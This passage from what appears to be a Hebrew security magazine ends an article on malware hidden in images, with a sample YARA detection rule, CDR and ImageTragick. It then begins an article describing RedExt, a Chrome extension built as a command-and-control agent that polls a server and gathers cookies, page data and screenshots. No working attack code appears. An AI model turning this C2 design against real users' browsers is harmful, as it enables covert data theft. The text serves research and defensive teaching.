בניתוח דינמי, הקובץ נפתח או מעובד בסביבה מבודדת הדומה למערכת הפעלה אמיתית, אך מנוטרת בקפידה. אם עיבוד התמונה גורם להתנהגות חריגה, כגון: יצירת תהליכים חדשים, קריאות רשת בלתי צפויות, יצירת קבצים, שינויים במערכת או קריסה חריגה של תוכנת העיבוד - הדבר עשוי להוות סימן אזהרה.

עם זאת, גם sandbox אינו פתרון מושלם. נזקות יכולות לנסות לזהות שהן רצות בסביבה מבודדת, לעכב את הפעילות שלהן או להפעיל אותה רק כאשר מתקיימים תנאים מסוימים.

חוקי YARA - "טביעות אצבע" לזיהוי דפוסים

זהו החלק שבו נכנס לתמונה (מקווה שאהבתם את משחק המילים) הכלי [YARA](#). YARA הוא כלי קוד פתוח שנועד לסייע לחוקרי נזקות ולצוותי אבטחה לזהות ולסווג קבצים על בסיס דפוסים טקסטואליים ובינאריים. באמצעות YARA ניתן לתאר מאפיינים של משפחות נזקה או של תבניות חשודות אחרות, ולאחר מכן להריץ את הכללים על קבצים או מקורות מידע מתאימים.



מה שהופך את YARA לרלוונטי במיוחד למקרה שלנו הוא הגמישות שלו: במקום להסתמך רק על hash או על חתימה מדויקת של קובץ אחד, ניתן להגדיר שילוב של מחרוזות, רצפי בייטים ותנאים לוגיים.

לדוגמה, כלל יכול לחפש קובץ שמזוהה כ-PNG, אך מכיל גם מאפיינים חריגים הקשורים לסוג קובץ אחר. עם זאת, עצם הופעת חתימת MZ בתוך PNG אינה הוכחה לכך שמדובר בנוזקה, אלא אינדיקציה בודדת שאפשר לשלב עם תנאים נוספים. מבנה בסיסי של כלל YARA כולל בדרך כלל:


- meta - מידע תיאורי על הכלל עצמו, כגון מי כתב אותו, מה מטרתו ומהי רמת החומרה.
- strings - הגדרת דפוסי חיפוש. אלה יכולים להיות מחרוזות טקסט, רצפי בייטים הקסדצימליים או ביטויים רגולריים.
- condition - התנאי הלוגי שקובע מתי הכלל יתאים לקובץ. ניתן להשתמש בתנאים על נוכחות דפוסים, מספר התאמות, מיקום, גודל הקובץ ועוד.

להמחשה, כלל YARA כללי וברמת מושג (לא כזה שמזהה נוזקה אמיתית וספציפית) עשוי להיראות כך:

```
rule Suspicious_PNG_With_Embedded_Executable_Signature
{
  meta:
    description = "detects suspicious characteristics of a PNG containing a PE header"
    severity = "medium"
  strings:
    $png_header = { 89 50 4E 47 0D 0A 1A 0A }
    $pe_signature = "MZ"
  condition:
    $png_header at 0 and $pe_signature and filesize > 100KB
}
```

כלל כזה, במילים פשוטות, אומר: "אם הקובץ מתחיל בדיוק כמו קובץ PNG תקין, מכיל גם את המחרוזת MZ וגודלו גדול מסף מסוים -סמן אותו".

זהו כמובן כלל פשטני מאוד (הרחבה נוספת אפשר לראות [כאן](#)) הוא עלול להפיק התראות שווא, מכיוון שהמחרוזת MZ יכולה להופיע בקבצים לגיטימיים מסיבות שונות. כללים בשימוש אמיתי יהיו בדרך כלל מורכבים יותר ויכולים לשלב מיקום מדויק, מספר התאמות, מאפיינים מבניים ותנאים נוספים. YARA עצמו תומך בין היתר בתנאים על offsets, מספר התאמות וגודל קובץ.




שילוב YARA בזרימת עבודה ארגונית

- בפועל, כללי YARA אינם חייבים לפעול בבידוד. הם יכולים להשתלב במגוון תהליכי אבטחה וחקירה:
- פלטפורמות ניתוח נוזקה ומאגרים כמו VirusTotal - מאפשרות להשתמש בחוקים לצורך זיהוי וסיווג דפוסים בקבצים.
 - מערכות EDR/XDR וכלי Threat Hunting - בחלק מהפתרונות ניתן לשלב חוקים או מנגנונים דומים לניתוח קבצים וארטיפקטים במערכות קצה.
 - מערכות סינון קבצים ושערי דוא"ל - ארגונים יכולים לשלב מנגנוני זיהוי מבוססי YARA כחלק מתהליך סריקת קבצים מצורפים.
 - מערכות העלאת קבצים - אתרים ומערכות המאפשרים העלאת תמונות יכולים לבצע סריקות סטטיות לפני קבלת הקובץ.
- חשוב להדגיש ש-YARA הוא מנוע זיהוי דפוסים, ולא מערכת הגנה מלאה בפני עצמו. האופן שבו הוא משתלב במוצר או במערכת מסוימת תלוי בארכיטקטורה של אותה מערכת.

מגבלות ואתגרים

- חשוב להכיר גם את המגבלות של הגישה הזו:
- התראות שווא (False Positives) - כלל רחב מדי עלול לסמן קבצים תמימים כחשודים, דבר שיוצר עומס על צוותי אבטחה ו-alert fatigue.
 - התחמקות (Evasion) - תוקפים יכולים לשנות מאפיינים של קובץ, להצפין או לדחוס payloads, לפצל מידע בין קבצים או לשנות את המבנה כך שלא תהיה התאמה לכלל קיים.
 - צורך בעדכון מתמיד - כלל מזהה את המאפיינים שהוגדרו בו. שינוי משמעותי בהתנהגות או במבנה של איום יכול לגרום לכלל קיים להחמיץ אותו.
 - ביצועים - הפעלת מספר גדול של כללים מורכבים על כמויות גדולות של נתונים דורשת משאבי חישוב, ולכן יש צורך באיזון בין עומק הסריקה, דיוק ומהירות.



המלצות מעשיות לארגונים

לסיכום החלק המעשי, אפשר לרכז מספר עקרונות הגנה מרכזיים:

הלבנת קבצים (CDR - Content Disarm and Reconstruction)

אחת משיטות ההגנה המעניינות היא Content Disarm and Reconstruction או CDR בקיצור. במקום לנסות לזהות כל payload אפשרי, מערכת CDR יכולה לנתח את הקובץ, לחלץ את התוכן הלגיטימי הנדרש ולבנות ממנו קובץ חדש.

במימושים המבצעים reconstruction מלא של התוכן החזותי, ניתן ליצור מחדש את התמונה על בסיס המידע החזותי בלבד. בכך ניתן להסיר metadata ותוכן נוסף שאינו חלק מהייצוג החזותי, כולל מידע שהוסתר בשדות metadata או במבנים אחרים.

עם זאת, CDR יכול להיות מיושם בכל מוצר באופן אחר. לכן אין להניח שכל פתרון CDR מסיר כל סוג אפשרי של מידע מכל פורמט.

עדכון שוטף של ספריות עיבוד תמונה

רוב ספריות עיבוד התמונות מתוחזקות ומקבלות עדכוני אבטחה. יש להקפיד על עדכון הספריות, כגון: libjpeg, libpng, ImageMagick וספריות אחרות בהתאם לגרסאות ולמוצרים הנמצאים בשימוש. הדוגמה של ImageTragick ממחישה מדוע parser של תמונה הוא חלק ממשטח התקיפה.

[CVE-2016-3714](#), למשל, תיאר מצב שבו עיבוד קלט מעוצב במיוחד יכול היה להוביל להרצת פקודות.

הגבלת סוגי קבצים ובדיקתם בפועל

אין להסתמך רק על סיומת הקובץ או על MIME type שסיפק הלקוח, מכיוון שניתן לזייף אותם. במקום זאת, מומלץ לשלב:

- ✓ בדיקת magic bytes / file signature
- ✓ Parsing אמיתי של הפורמט
- ✓ בדיקות מבניות
- ✓ הגבלת גודל ומאפיינים חריגים
- ✓ במקרים מתאימים, המרה מחדש לפורמט נקי
- ✓ הרצת קבצים שהועלו בסביבה מבודדת

כאשר מערכת מאפשרת העלאת קבצים ממשתמשים חיצוניים, כדאי לעבד אותם בסביבה בעלת הרשאות מוגבלות ובידוד מתאים, כך שגם אם parser ייפגע, ההשפעה תהיה מצומצמת ככל האפשר.

שילוב שכבות הגנה מרובות (Defense in Depth)

YARA הוא כלי חזק, אך הוא יעיל במיוחד כחלק ממערך רחב יותר הכולל:

- ✓ ניתוח סטטי
- ✓ ניתוח דינמי.
- ✓ EDR/XDR
- ✓ CDR
- ✓ בידוד רשת
- ✓ עדכוני תוכנה
- ✓ הגבלת הרשאות
- ✓ הדרכת עובדים נגד פשינג
- ✓ ניטור התנהגותי


הרעיון המרכזי הוא לא להניח שמנגנון בודד יצליח לזהות כל וריאציה אפשרית של תקיפה. יש חשיבות אדירה בעדכון מתמיד של מאגרי כללי הזיהוי, שכן מדי יום נזקקות חדשות משתחררות לעולם. ארגונים יכולים להיעזר במאגרים ציבוריים של כללי YARA ובקהילת חוקרי האבטחה כדי לעדכן את יכולות הזיהוי שלהם. עם זאת, אין להעתיק כלל ציבורי באופן עיוור לסביבת production. יש לבדוק את מטרות, את איכות התנאים שלו ואת שיעור ההתראות השגויות שהוא מייצר בסביבה הארגונית.

סיכום

הסתרת קוד או מידע זדוני בתוך קבצי תמונה היא דוגמה מצוינת לאופן שבו תוקפים מנצלים את הפער בין מה שמשתמש הקצה "רואה", תמונה תמימה לכאורה, לבין מה שבאמת קיים ברמת הבייטים והמבנה של הקובץ.

בין אם מדובר בסטגנוגרפיה, ניצול לרעה של מטא-דאטא, קבצי polyglot או ניצול פגיעויות ב-Image-Parsers - המשותף לטכניקות הוא ההסתמכות על כך שהקובץ יעובד בדרך שלא תוכננה להתמודד עם תוכן עיין.

עם זאת, חשוב לא פחות להבחין בין הטכניקות. כפי שנסקר במאמר, סטגנוגרפיה אינה מריצה קוד בפני עצמה, metadata זדוני אינו הופך אוטומטית לקוד פעיל, polyglot תלוי באופן שבו רכיבים שונים מפרשים את הקובץ, ופגיעות parser היא בעיה מסוג שונה לחלוטין, שבה עצם עיבוד הקובץ עלול להוביל לניצול.



מנגד, כלים כמו YARA מספקים לצוותי ההגנה שפה גמישה לתיאור דפוסים חשודים. במקום להסתמך רק על זיהוי מדויק של קובץ שכבר מוכר, ניתן לחפש שילובים של מאפיינים טקסטואליים, בינאריים ומבניים. בכך YARA יכול להשתלב בתהליכי malware research, threat hunting וסריקת קבצים.

לצד זיהוי, טכנולוגיות כמו CDR מציעות גישה שונה: במקום לנסות לזהות כל דרך שבה ניתן להסתיר מידע, ניתן במקרים מתאימים לבנות מחדש את הקובץ מתוך התוכן הלגיטימי הנדרש ולסלק רכיבים שאינם נחוצים.

בסופו של דבר, ההבנה החשובה ביותר היא שתמונה אינה רק מה שהעין רואה. היא גם מבנה בינארי שמעובד על ידי תוכנה - וכל תוכנה שמקבלת קלט לא מהימן היא חלק ממשטח התקיפה.

הבנת שני הצדדים - הן טכניקות ההסתרה והן שיטות ההתגוננות והזיהוי, היא בסיס חיוני לכל מי שעוסק באבטחת מידע בעולם שבו כמעט כל קובץ, גם התמים ביותר למראה, עשוי להיות יותר ממה שנראה לעין.


על המחבר

עמית גבאי הוא סטודנט למדעי המחשב בטכניון, שאת דרכו בעולמות הטכנולוגיה החל כבוגר תוכנית המצוינות "מגשימים" ולימודי י"ג בהנדסת תוכנה. הוא משלב ניסיון מעשי עשיר משירותו בצה"ל במערכות תקשורת ואבטחת מידע. לצד הזיקה העמוקה ליזמות וחדשנות טכנולוגית, עמית פועל באופן מתמיד להנגשת ידע מורכב לקהל הרחב, מתוך אמונה ששיתוף ידע הוא מנוע מרכזי בהתפתחות קהילת הסייבר והפיתוח בישראל.

מקורות מידע

סטגוגרפיה ונוזקות מבוססות תמונה

- Secureworks CTU, "Stegolader: A Stealthy Information Stealer" - הפרסום המקורי של יחידת המחקר שעסקה בנוזקה.
- Secureworks, "Stegolader Malware: A Wolf in Sheep's Clothing".
- SecurityWeek, "Information-Stealing Malware 'Stegolader' Hides in Image File".
- Virus Bulletin, "How It Works: Steganography Hides Malware in Image Files".



- [ESET / WeLiveSecurity, "Worok: the big picture"](#) - ניתוח טכני של השימוש ב-PNG וב-LSB במסגרת PNGLoad

- BleepingComputer, "Worok hackers hide new malware in PNGs using steganography"
- Schmid, S. et al., "Towards Modeling Hidden & Steganographic Malware Communication based on Images", Proceedings of the ACM Workshop on Information Hiding and Multimedia Security, 2025
- "Stegomalware: A Systematic Survey of Malware Hiding and Detection in Images, Machine Learning Models and Research Challenges", arXiv

ניצול פגיעויות בספריות עיבוד תמונה

- National Vulnerability Database, CVE-2016-3714 - הרשומה הרשמית של (NVD) [imageragick.com](#) - האתר שהוקם סביב גילוי הפגיעויות
- Red Hat Customer Portal, "ImageTragick - ImageMagick Filtering Vulnerability"
- Bencode.io, "Technical Analysis of ImageTragick (CVE-2016-3714)"

YARA

- [YARA - התייעוד הרשמי](#) - תיעוד מבנה הכללים, strings, conditions ועוד
- [YARA - מאגר הקוד הרשמי](#)
- [VirusTotal YARA](#) - תיאור רשמי של מטרות YARA ושל יכולות התאמת הדפוסים.
- [YARA-X Documentation](#) - התייעוד העדכני של YARA-X, ממשיך דרכה המודרני של YARA.

תוסף לדפדפן - חבר או אויב?

מאת שאול רחמני

הקדמה

הדפדפן המודרני הוא כבר מזמן חלק אינטגרלי מחיי היום יום שלנו, הוא הפך לכלי שכמעט כל אחד משתמש בו כמה פעמים ביום. אנחנו שולחים בו מיילים, נכנסים לאתר של הבנק, מנהלים ארנק דיגיטלי, ומשתמשים בו לעוד עשרות שירותים שונים. במרכז הדפדפנים האלו נמצאת חנות התוספים (Extensions) - חנות לא נגמרת של תוספים המבטיחים לחסום פרסומות, לשפר את הפרודוקטיביות וחווית הגלישה שלנו.

בלחיצת כפתור אחת, "הוסף לכרום", אנחנו מעניקים הרשאות גישה נרחבות לכלים האלו, לעיתים קרובות מבלי להקדיש מחשבה שנייה למשמעות של הפעולה הזו. אנחנו סומכים על גוגל שתסנן את התוספים הזדוניים, וסומכים על המפתחים שיפעלו בצורה ישרה (בכל זאת יש להם מוניתין, לא?). אבל מה קורה כשהאמון הזה מנוצל לרעה? מה אם התוסף התמים שהשתמשנו בו, זה שנועד לחסום פרסומות או לנהל סיסמאות, הוא בעצם מקור הבעיה, המאפשר גישה למידע רגיש מתוך הדפדפן: Cookies שמשתמשים בחלק מהאתרים כדי להשאיר אותנו מחוברים, מידע שמוצג בדפים שאנחנו גולשים בהם, ולעיתים גם פרטים שאנחנו מזינים בטפסים. לא כל תוסף יכול לגשת לכל המידע הזה, אבל עם ההרשאות המתאימות, גם חלק ממנו יכול להספיק כדי לייצר בעיה משמעותית.

השאלות הללו הן שהובילו אותי לחקור את הנושא הזה קצת יותר מבעבר, מסע שהחל בסקרנות טכנית והסתיים בפיתוח של RedExt - מערכת פיקוד ושליטה (C2), שבה הסוכן שפועל בדפדפן הוא תוסף Chrome. במאמר זה, אשתף אתכם בתהליך, החל מהמחשבה הראשונה שבגללה שמתי לב לנושא, דרך האתגרים הטכניים, ועד לתובנות קצת מטרידות לגבי הפוטנציאל ההתקפי שיש לתוספים כאלו.

המוטיבציה - מיפסטים ומה שביניהם

במרץ 2025, כמו עוד הרבה אנשים שמתי לב שבכל מיני מקומות מרדית, X ועד פוסטים בפייסבוק משתמשים התחילו לדווח שאין להם אפשרות יותר להוריד או לעדכן את uBlock Origin, תוסף חוסם הפרסומות מהפופולריים בעולם. בהתחלה חשבתי שזה אולי בגלל בעיה או תקלה בצד של uBlock Origin ועוד רגע כל הרעש ירגע, אבל אחרי כמה זמן הסתבר שזה היה חלק מהמהלך של גוגל להפסקת התמיכה ב-Manifest V2 ולמעבר ל-Manifest V3. ה-Manifest הוא למעשה קובץ ההגדרות של התוסף, שמכיל מידע כמו שם התוסף, הגרסה שלו וההרשאות שהוא מבקש. גוגל הציגה את המהלך הזה כשיפור

באבטחה, בפרטיות ובביצועים של תוספים, בין היתר באמצעות שינוי האופן שבו הם פועלים ברקע ומתערבים בבקשות רשת. מכאן עלתה השאלה שהניעה את הפרויקט: גם אחרי השינויים האלו, אילו יכולות מעניינות עדיין אפשר לממש באמצעות תוסף? רציתי לבדוק את זה בעצמי, ובשלב הזה החלטתי לבנות תוסף מאפס, כדי לחקור ולהבין טוב יותר איך הדברים האלה עובדים "מתחת למכסה המנוע".


מה בעצם ההבדל בין V2 ל-V3?

בשלב הראשון רציתי להבין למה צריך לעשות מהלך כזה (יש שיאמרו אגרסיבי) ולהפסיק לא רק לתמוך, אלא גם לא לאפשר יותר להוריד תוספים שעושים שימוש בגרסת V2. האם כל הזמן הזה היה פה פער רציני בפן האבטחתי?, האם עכשיו לא יהיה אפשר להשתמש יותר בפונקציונליות הקשורות לרשת?, אז קראתי בפורומים ובמסמכים הרשמיים שהוציאו Chrome, והתשובה גילתה לי כמה אזורים שלא ידעתי שנמצאים בשימוש רחב בתוספים של Chrome:

- **תהליכי רקע (Background Runtime):** ב-V2 אפשר היה להשתמש בדף רקע קבוע (Persistent Background Page), שנשאר פעיל כל עוד הדפדפן פתוח, או בדף אירועים (Event Page), שנטען לפי הצורך ויכול להיסגר כשאין פעילות. ב-V3 קוד הרקע עבר ל-Service Worker. בניגוד לדף רקע קבוע, אי אפשר להניח שהוא יישאר פעיל לאורך כל הזמן שהתוסף מותקן. בדרך כלל Chrome מסיים אותו אחרי כ-30 שניות של חוסר פעילות, ואירוע מתאים יכול להפעיל אותו מחדש. כשהוא מופעל מחדש, המשתנים שהיו בזיכרון שלו כבר לא שם. לכן, אם התוסף צריך לזכור משהו בין הפעלות, צריך לשמור אותו באחסון מתאים ולא להסתמך רק על משתנים בזיכרון.

- **שינוי במודל ההרשאות (Permission Model):** גם ב-V2 וגם ב-V3 ניתן לבקש גישה לאתרים מסוימים או גישה רחבה באמצעות תבניות כמו `<all_urls>`. אחד השינויים ב-V3 הוא שהרשאות האתרים הופרדו לשדות `host_permissions` ו-`optional_host_permissions`, במקום להופיע בתוך רשימות ההרשאות הכלליות. חשוב גם לומר שהרשאות אופציונליות ו-`activeTab` היו קיימות כבר ב-V2. ההרשאה `activeTab` נותנת גישה זמנית ללשונית בעקבות פעולה של המשתמש שמפעילה את התוסף, למשל לחיצה על הכפתור שלו. זו לא הרשאה אוטומטית לכל לשונית שנמצאת כרגע בשימוש. מבחינת הפרויקט שלנו, הנקודה החשובה היא ש-V3 לא מבטל את האפשרות לקבל הרשאות רחבות, ולכן עדיין צריך לבדוק מה התוסף מבקש ולאילו אתרים הוא מקבל גישה.

- **יירוט תעבורת רשת (Network Interception):** אחד המנגנונים המשמעותיים שעמדו לרשות תוספי V2 היה `chrome.webRequest` עם `Blocking Listeners`. המנגנון אפשר לתוסף להפעיל לוגיקת JavaScript בזמן הטיפול בבקשה ולהחליט אם לחסום או לשנות אותה. ב-V3 ההרשאה `webRequestBlocking` אינה זמינה לרוב התוספים, למעט מספר חריג של תוספים שמותקנים באמצעות מדיניות ארגונית. אבל חשוב להפריד: `webRequest` עצמו עדיין קיים ויכול לשמש לצפייה



בבקשות, בכפוף להרשאות. לצורך חסימה ושינוי של בקשות, המנגנון המרכזי הוא `declarativeNetRequest`, שבו הדפדפן אוסף כללים שהתוסף מגדיר. הכללים יכולים להיות סטטיים, דינמיים או כללי Session, ואת שני הסוגים האחרונים אפשר לעדכן בזמן ריצה. כלומר, השינוי אינו שכל התהליך הפך לסטטי, אלא שהתוסף כבר לא מפעיל את אותה לוגיקת חסימה חופשית עבור כל בקשה.

- **קוד מרוחק (Remotely Hosted Code):** עוד שינוי שכדאי להכיר נוגע לקוד שמגיע מחוץ לחבילת התוסף. ב-MV3 קיימות מגבלות על הרצת קוד מרוחק, ומדיניות החנות דורשת שניתן יהיה להבין את הפונקציונליות של התוסף מתוך הקוד שהוגש לבדיקה. לקבל נתונים משרת זה לא אותו דבר כמו להוריד ממנו קוד JavaScript ולהריץ אותו. גם העובדה שמידע מגיע כ-JSON לא הופכת אותו אוטומטית לנתונים תמימים, אם בפועל הוא מתאר לוגיקה שהתוסף מפרש ומריץ. ההבחנה הזו חשובה כשמדברים על תוסף שמתקשר עם שרת חיצוני.

לשחק לפי הכללים

אחרי שקראתי והבנתי ברמה הטכנית את השינוי שעשתה גוגל במעבר בין V2 ל-V3, היה ברור לי שכדי לבחון את הגבולות וההגבלות אני צריך לפתח תוסף משלי. המטרה הייתה לכתוב קוד ולממש באמצעותו פעולות שנחשבות לזדוניות, וכך נולד RedExt - תוסף Chrome שמשמש כסוכן במערכת פיקוד ושליטה (C2), ופועל בסביבת V3 Manifest.

חשוב לי להפריד כאן בין שני דברים: תוסף שמצליח לבצע פעולה באמצעות הרשאות שקיבל, ותוסף שעוקף מנגנון אבטחה של הדפדפן. השאלה שמעניינת אותי בפרויקט הזה היא קודם כול הראשונה. מה אפשר לעשות אחרי שהתוסף כבר מותקן וקיבל את ההרשאות המתאימות? זו גם לא אותה שאלה כמו האם גוגל הייתה מאשרת להפיץ אותו בחנות.


המטרה והיכולות של RedExt

- לפני שהתחלתי לכתוב קוד רציתי לתכנן את המטרות של הפרויקט:
- איך אפשר לממש ערוץ תקשורת יציב ואמין בין התוסף (ה-Agent) לבין שרת הפיקוד (C2), למרות שה-Service Worker "נרדם" וכל הזמן מאבד את הזיכרון שלו.
- אילו פעולות אפשר לממש כדי לגשת למידע רגיש מתוך הדפדפן, כמו Cookies ומידע מתוך דפים מסוימים, באמצעות הממשקים וההרשאות הזמינים לתוסף, בלי להסתמך על יירוט חוסם של בקשות רשת.

- התוסף עצמו לא יכלול בשלב הזה ניסיונות להתחמק, להתחבא או להיטמע בשטח. המטרה לפתח תוסף שעובד ויודע לבצע את הפעולות הנדרשות, מנגנונים נוספים (שיטפלו ב-OPSEC) זה משהו שאשמור לאחר הבנה יותר מעמיקה של איך הדברים עובדים.


ארכיטקטורה כללית

לפני שנתחיל לצלול לקוד ולמימוש, חשוב להבין איך התוסף עובד וכיצד הרכיבים השונים מתקשרים זה עם זה. תרשים הרצף הבא מציג את התקשורת בין התוסף לשרת הפיקוד, את ביצוע הפעולה בדפדפן ואת הצגת התוצאה בממשק הניהול:



יש במערכת ארבע נקודות מרכזיות:

- הסוכן (Browser Extension) - התוסף הזדוני שמותקן בדפדפן של הקורבן, התפקיד שלו הוא ליצור קשר עם שרת הפיקוד כל מספר שניות או דקות בזמנים קבועים (בהתאם להגדרה שאפשר לשנות), לקבל משימות משרת הפיקוד אם יש, לבצע אותן ולהחזיר את התוצאה חזרה לשרת הפיקוד.
- שרת הפיקוד (C2 Server) - השרת שבו מתבצע הניהול של כל הסוכנים, הקצאת המשימות ואיסוף של כל המידע והתוצרים שחזרו מהסוכנים השונים.



- הדפדפן (Browser) - הסביבה בה הסוכן שלנו פועל, כאן הפקודות מתבצעות בפועל, למשל - ביצוע של צילום מסך.
- לוח בקרה (Dashboard) ממשק הניהול של שרת הפיקוד, דרכו אפשר לראות איזה סוכנים פעילים, לשלוח פקודות לביצוע ולצפות בכל המידע שהגיע מהסוכנים בצורה נוחה וקלה.

תקשורת (Communication flow)

- התקשורת מתבצעת על גבי פרוטוקול HTTPS סטנדרטי, משהו שנראה יחסית שגרתי בקונטקסט של כרום, תהליך התקשורת מתבצע בתצורה הבאה:
- רישום ראשוני (Register Agent): בפעם הראשונה שהתוסף מותקן, הוא יוצר לעצמו מזהה ייחודי (ID) ושולח בקשת HTTPS לנתיב /register בשרת ה-C2. השרת שומר את הסוכן החדש ומאשר את הרישום.
 - בקשת משימה (Assign Task): במרווחי זמן משתנים על פי הגדרה, הסוכן "מתעורר" ושולח בקשת GET לנתיב /task, הבקשה הזו היא בעצם כמו לשאול: "האם יש לי משימה חדשה לבצע?", אם אין - השרת מחזיר תשובה ריקה והסוכן חוזר "לישון".
 - ביצוע הפקודה (Execute Command): אם השרת מחזיר משימה (למשל, "תצלם מסך של הטאב הפעיל") הסוכן ישתמש ביכולות שלו כדי לבצע את הפקודה בתוך הדפדפן.
 - שליחת תוצאות (Send Result): לאחר ביצוע המשימה בצורה מוצלחת, הסוכן שולח את התוצאה חזרה לשרת הפיקוד באמצעות בקשת POST לנתיב /result או /report-data.
 - עדכון ממשק הניהול (Dashboard update): שרת הפיקוד מקבל את הנתונים, מעבד אותם ושולח עדכון לממשק הניהול שמציג את כל המידע בצורה נוחה.
- הארכיטקטורה הזו, מבוססת על משיכת משימות (Polling), מה שבעצם אומר שמי שיוזם את התקשורת לשרת הפיקוד זה הסוכן (התוסף עצמו).

RedExt בפעולה

